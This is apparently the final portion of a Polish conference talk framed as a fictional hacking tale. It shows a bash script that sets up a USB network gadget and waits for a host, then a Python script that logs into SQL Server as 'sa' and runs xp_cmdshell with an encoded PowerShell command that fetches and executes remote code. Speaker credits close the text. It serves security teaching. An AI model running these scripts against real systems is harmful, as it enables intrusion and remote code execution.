ip link set usb0 up  
ip addr add 192.168.7.1/24 dev usb0
```

```
echo "[*] Restart dnsmasq z konfiguracją dla usb0..."
```

```
cat <<EOF >/etc/dnsmasq.d/usb-gadget.conf  
interface=usb0  
dhcp-range=192.168.7.2,192.168.7.10,255.255.255.0,1h  
EOF
```

```
systemctl restart dnsmasq || {  
    echo "[!] dnsmasq error – sprawdź czy jest zainstalowany i skonfigurowany."  
    exit 1  
}
```

```
echo "[*] Oczekiwanie na komputer hosta..."
```

```
while true; do  
    peer_ip=$(ip neigh show dev usb0 | grep "lladdr" | awk '{print $1}' | head -n1)  
    if [[ -n "$peer_ip" ]]; then  
        echo "[+] Wykryto komputer z IP: $peer_ip"  
        echo "[*] Uruchamiam mao-gridnet-apocalypse.py..."  
        python3 mao-gridnet-apocalypse.py "$peer_ip"  
        break  
    fi  
    sleep 1  
done
```

mao-gridnet-apocalypse.py



```
import pyodbc

server = 'nexus.gridnet'
database = 'master'
username = 'sa'
password = 'MA0!!N3xus'

command = "exec xp_cmdshell 'powershell -enc aQB3AHIAIABhAHAAdABtAGMALgBwAGwALwBjAGEAbABjAHwAaQB\AHgA'"

try:
    conn_str = (
        f"DRIVER={{ODBC Driver 18 for SQL Server}};"
        f"SERVER={server};"
        f"DATABASE={database};"
        f"UID={username};"
        f"PWD={password};"
        f"TrustServerCertificate=yes;"
    )

    with pyodbc.connect(conn_str) as conn:
        with conn.cursor() as cursor:
            print("[*] Deploying APOCALYPSE...")
            cursor.execute(command)

            rows = cursor.fetchall()
            for row in rows:
                print(row[0])

except Exception as e:
    print(f"[!] Error {e}")
```





Spotkanie z dwoma idolami



<Adam Sztange> I co o tym wszystkim myślisz?

<Adam Hantle> Międzynarodowa Agencja Odbudowy miała odbudować świat, podczas gdy stała się jego największym zagrożeniem.

<Adam Sztange> Ale po raz kolejny świat mógł liczyć na hakerów.

<Adam Hantle> To prawda. Moja babcia mawiała: Gdzie Diabeł nie może, wyślij hakera.

<Adam Sztange> A jak skomentujesz to, że Ruda ma zostać premierem Nowej Rady?

<Adam Hantle> Rudzi i polityka.. Mam mieszane uczucia.

Dzięki za spotkanie!

alphasec.pl/omh25

Paweł Maziarz

p@alphasec.pl

alphasec.pl

aptm.in/h

twitter.com/pawelmaziarz

linkedin.com/in/pawelmaziarz/

Udział wzięli

Ruda - Agata "NieJestemRuda" Ślusarek

Dark Seeker - Krzysiek Zieliński

Archiwista - Wojtek Dworakowski

Sztanga i Hantla - oni sami, czyli Adam Lange i Adam Haertle

